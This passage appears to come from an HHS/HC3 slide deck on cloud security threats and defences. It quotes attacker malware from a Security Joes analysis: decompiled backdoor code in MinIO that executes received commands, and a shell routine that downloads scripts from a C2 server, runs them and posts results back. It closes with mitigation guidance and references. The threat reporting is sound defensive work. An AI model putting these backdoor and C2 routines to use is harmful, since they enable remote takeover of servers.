



Image source: Security Joes

Exploitation of Object Storage Services, Part 3

This is the additional lines of code added to MinIO, which receives a command and executes it on the local system.




```
undefined8 github.com/minio/minio/cmd.getOutputDirectly(void)

{
  undefined8 uVar1;
  long lVar2;
  long unaff_R14;
  undefined auVar3 [16];
  undefined8 in_stack_00000010;
  undefined *local_28;
  undefined8 uStack32;

  if (register0x00000020 < *(undefined **)(ulong *)(unaff_R14 + 0x10) ||
      (undefined *)register0x00000020 == *(undefined **)(ulong *)(unaff_R14 + 0x10)) {
    runtime.morestack_noctxt();
    uVar1 = github.com/minio/minio/cmd.getOutputDirectly();
    return uVar1;
  }
  local_28 = &DAT_02a65125;
  uStack32 = 2;
  lVar2 = 2;
  os/exec.Command(2,2,&DAT_02a65125,&local_28);
  uVar1 = os/exec.(*Cmd).Output();
  if (lVar2 != 0) {
    return 0;
  }
  auVar3 = runtime.slicebytetostring();
  uVar1 = runtime.concatstring2(SUB168(auVar3,0),uVar1,SUB168(auVar3 >> 0x40,0),0);
  return uVar1;
}
```

Receive command and execute on local system

Image source: Security Joes

Exploitation of Object Storage Services, Part 4

Some of the code dropped by the attacker will download additional payloads and communicate with the C2 server.



```
get_script()
{
    url="${SERVER_URL}/host/${HOST_ID}/script"

    if [ "$HTTP_CMD" = 'wget' ]; then
      echo "WGET: ${url}"
      script=$(wget -qO- "${url}")
    else
      echo "CURL: ${url}"
      script=$(curl "${url}")
    fi
    if [ "$script" != "" ]; then
      pid=$(cat /tmp/lockedscr.pid)
      kill -9 $pid
      rm /tmp/lockedscr.pid
      script_id=$(echo "$script" | grep "#SCRIPT_ID=" )
      echo "$script" > /tmp/s
      sh /tmp/s > /tmp/tempres

      http_post "${SERVER_URL}/host/${HOST_ID}/post" "$script_id
$(cat /tmp/tempres)"
       rm /tmp/tempres
    fi

}
```

Retrieves additional payloads from URL

Communicates with command and control server

Image source: Security Joes

Looney Tunables Exploited to Steal Cloud Credentials


Aqua Nautilus detailed a campaign by the group Kinsing exploiting the Looney Tunables vulnerability to target cloud environments.

- Qualys discovered a buffer overflow vulnerability (CVE-2023-4911) in the GNU C dynamic loader library which, when exploited, can lead to privilege escalation (root).
  - The GNU C Library provides core functionality, including several system calls, to most Linux kernel-based systems.
  - The vulnerability is triggered when processing GLIBC_TUNABLES environment variable on default installations of certain versions/flavors of Linux, hence the name Looney Tunables.
- Aqua Nautilus uncovered a campaign by Kinsing leveraging CVE-2023-4911.
  - Kinsing has been a threat actor in operations since 2019, often targeting cloud infrastructure.
- In 2023, Kinsing was attempting to extract credentials from cloud service providers.

State Actors Targeting the Cloud

Examples of state-sponsored threat actors targeting the cloud:

- Iran (Peach Sandstorm) targeting the cloud with password spray campaigns that allow for intelligence collection on high value targets.
- Russia Foreign Intelligence Service (APT29 AKA Cozy Bear and Midnight Blizzard) adapting tactics for initial cloud access via brute force and password spraying.
- Russia (NOBELIUM) attempting to gain access to downstream customers of multiple cloud service providers.
- China (Storm-0558) compromises cloud e-mail services of 22 organizations and 500 individuals around the world.
- North Korea's Reconnaissance General Bureau (UNC4899) targets Software-as-a-Service provider via a spear phishing campaign.



Defense and Mitigations

How to remain secure while fully leveraging cloud technologies

Cloud Vulnerabilities and CVEs

The Common Vulnerability and Exposures (CVE) system does not include cloud vulnerabilities.

- CVE inclusion rules include the requirement that a piece of software must be customer-installed or customer-controllable. This, by definition, excludes much cloud technology, so what can be done about them?

The CloudVulnDB project attempts to track publicly known cloud vulnerabilities, specifically security issues and default misconfigurations, which impact cloud service provider-managed services and vulnerabilities in cloud service provider-provided software.

- https://www.cloudvulndb.org/

The CloudVulnDB should not be considered exhaustive, but it can be helpful.

CIS Cloud Security Resources

Center for Internet Security maintains a series of cloud security resources:

- The Beginner's Guide to Secure Cloud Configurations
  - https://www.cisecurity.org/insights/white-papers/a-beginners-guide-to-secure-cloud-configurations
- CIS Foundations Benchmarks
  - Free configuration guidance to secure AWS, Azure, GCP, Oracle Cloud, IBM Cloud, and Alibaba Cloud accounts.
  - https://www.cisecurity.org/cis-benchmarks?selected_type=CloudProviders
- Cloud Security and the Shared Responsibility Model
  - This resource can assist consumers in meeting part of the expectations of the shared responsibility model.
  - https://www.cisecurity.org/insights/white-papers/cloud-security-and-the-shared-responsibility-model
- CIS Controls v8 Cloud Companion Guide
  - CIS Controls guidance for the cloud.
  - https://www.cisecurity.org/insights/white-papers/cis-controls-v8-cloud-companion-guide
- CIS Benchmarks for Containers
  - Free configuration guidelines for Docker and Kubernetes to secure ACK, AKS, EKS, OKE, GKE, and Red Hat OpenShift.
  - https://www.cisecurity.org/benchmark/kubernetes

NSA's Top Ten Cloud Security Mitigation Strategies

1. Uphold the Cloud Shared Responsibility Model
2. Use Secure Cloud Identity and Access Management Practices
3. Use Secure Cloud Key Management Practices
4. Implement Network Segmentation and Encryption in Cloud Environments
5. Secure Data in the Cloud
6. Defending Continuous Integration/Continuous Delivery (CI/CD) Environments
7. Enforce Secure Automated Deployment Practices through Infrastructure as Code
8. Account for Complexities Introduced by Hybrid Cloud and Multi-Cloud Environments
9. Mitigate Risks from Managed Service Providers in Cloud Environments
10. Manage Cloud Logs for Effective Threat Hunting

Full report can be found at: https://media.defense.gov/2024/Mar/07/2003407860/-1/-1/0/CSI-CloudTop10-Mitigation-Strategies.PDF

British National Cyber Security Center Guidance

NCSC-UK Guidance on using a managed service provider for administering cloud services

- Outsourcing your responsibilities in the cloud
- A third party is a third attack surface
- Check the following sooner rather than later…
  - Are MSP's cloud privileges proportionate to what they've been tasked and contracted to do?
  - If you have your own SOC, does it have full visibility of the actions taken on your cloud services by the MSP and their people?
  - Does the MSP publish evidence that they follow secure administration practices when interacting with your cloud?
  - Does the named MSP have access to your cloud services, or does it show the name of another organization?
  - Does your contract with the MSP require them to inform you of any possible breach that affects your service or data?
- Original blog can be found here: https://www.ncsc.gov.uk/blog-post/using-msps-to-administer-your-cloud-services

British NCSC Cloud Security Guidance

NCSC-UK Guidance on cloud security – 14 principles

Principle 1: Data in transit protection

Principle 2: Asset protection and resilience

Principle 3: Separation between customers

Principle 4: Governance framework

Principle 5: Operational security

Principle 6: Personnel security

Principle 7: Secure development

Principle 8: Supply chain security

Principle 9. Secure user management

Principle 10: Identity and authentication

Principle 11: External interface protection

Principle 12: Secure service administration

Principle 13: Audit information and alerting for customers

Principle 14: Secure use of the service

Original list can be found here: https://www.ncsc.gov.uk/collection/cloud/the-cloud-security-principles

CISA Tool for Detection of Compromise of Microsoft Cloud Services

CISA's Untitled Goose Tool:

- "A robust and flexible hunt and incident response tool that adds novel authentication and data gathering methods in order to run a full investigation against a customer's Azure Active Directory (AzureAD), Azure, and M365 environments."
- March 2023 announcement: https://www.cisa.gov/news-events/alerts/2023/03/23/untitled-goose-tool-aids-hunt-and-incident-response-azure-azure-active-directory-and-microsoft-365
- Fact sheet: https://www.cisa.gov/sites/default/files/2023-03/untitled_goose_tool_fact_sheet_final_508cv2.pdf
- GitHub repository: https://github.com/cisagov/untitledgoosetool

Staying Secure

Government resources:

- DHS/CISA Stop Ransomware: https://www.cisa.gov/stopransomware
- FBI Cybercrime: https://www.fbi.gov/investigate/cyber
- FBI Internet Crime Complaint Center (IC3): https://www.ic3.gov/Home/ComplaintChoice/default.aspx/
- FDA: Medical Device Information: https://www.fda.gov/medical-devices/digital-health-center-excellence/cybersecurity
- H-ISAC White Papers: https://h-isac.org/category/h-isac-blog/white-papers/
- 405(d) Resource Library: https://405d.hhs.gov/resources
- HC3 Products: https://www.hhs.gov/about/agencies/asa/ocio/hc3/index.html
- HC3 Cyber Performance Goals: https://hphcyber.hhs.gov/performance-goals.html

Ransomware Mitigations and Defense (Source: FBI)

- Review domain controllers, servers, workstations, and active directories for new or unrecognized user accounts.
- Regularly back up data, air gap, and password protect backup copies offline. Ensure copies of critical data are not accessible for modification or deletion from the system where the data resides.
- Review Task Scheduler for unrecognized scheduled tasks. Additionally, manually review operating system-defined or -recognized scheduled tasks for unrecognized "actions." (For example, review the steps each scheduled task is expected to perform.)
- Review anti-virus logs for indications that they were unexpectedly turned off.
- Implement network segmentation.
- Require administrator credentials to install software.
- Implement a recovery plan to maintain and retain multiple copies of sensitive or proprietary data and servers in a physically separate, segmented, secure location (e.g., hard drive, storage device, the cloud).

Ransomware Mitigations and Defense, cont.

- Install updates/patch operating systems, software, and firmware as soon as updates/patches are released.
- Use multi-factor authentication where possible.
- Regularly change the passwords to network systems and accounts and avoid re-using passwords for different accounts.
- Implement the shortest acceptable timeframe for password changes.
- Disable unused remote access/Remote Desktop Protocol (RDP) ports and monitor remote access/RDP logs.
- Audit user accounts with administrative privileges and configure access controls with least privilege in mind.
- Install and regularly update anti-virus and anti-malware software on all hosts.
- Only use secure networks and avoid using public Wi-Fi networks. Consider installing and using a virtual private network (VPN).
- Consider adding an email banner to emails received from outside your organization.
- Disable hyperlinks in received emails.

Free Cybersecurity Services and Tools

In addition to following the mitigations, HC3 recommends organizations review and utilize CISA's Free Cybersecurity Services and Tools, which can be accessed by visiting [https://www.cisa.gov/free-cybersecurity-services-and-tools.](https://www.cisa.gov/free-cybersecurity-services-and-tools)

Conclusions

The cloud is a powerful tool, especially for the health sector, which has become ubiquitous in modern information technology infrastructures. However, securing the cloud requires special considerations.

- The cloud requires both customer and service provider security efforts – these should be closely coordinated, and accountability must be applied to both sides of the effort.
  - These should be fully documented, including roles and responsibilities.
- Vulnerabilities, including software flaws, misconfigurations and other related issues can impact both cloud and non-cloud technologies. Both must be tracked and properly managed.
- Cloud-specific vulnerabilities are more challenging to track. An extra effort should be made to maintain situational awareness of these vulnerabilities as they arise, as well as accountability of your vulnerability management lifecycle.
- These slides include resources for your organization.

Reference Materials

References

SOC Team Essentials | How to Investigate and Track the 8220 Gang Cloud Threat
https://www.sentinelone.com/blog/soc-team-essentials-how-to-investigate-and-track-the-8220-gang-cloud-threat/

Cloud Account Takeover Campaign Leveraging EvilProxy Targets Top-Level Executives at over 100 Global Organizations
https://www.proofpoint.com/us/blog/email-and-cloud-threats/cloud-account-takeover-campaign-leveraging-evilproxy-targets-top-level

New Attack Vector In The Cloud: Attackers caught exploiting Object Storage Services
https://www.securityjoes.com/post/new-attack-vector-in-the-cloud-attackers-caught-exploiting-object-storage-services

From the Front Lines | 8220 Gang Massively Expands Cloud Botnet to 30,000 Infected Hosts
https://www.sentinelone.com/blog/from-the-front-lines-8220-gang-massively-expands-cloud-botnet-to-30000-infected-hosts/

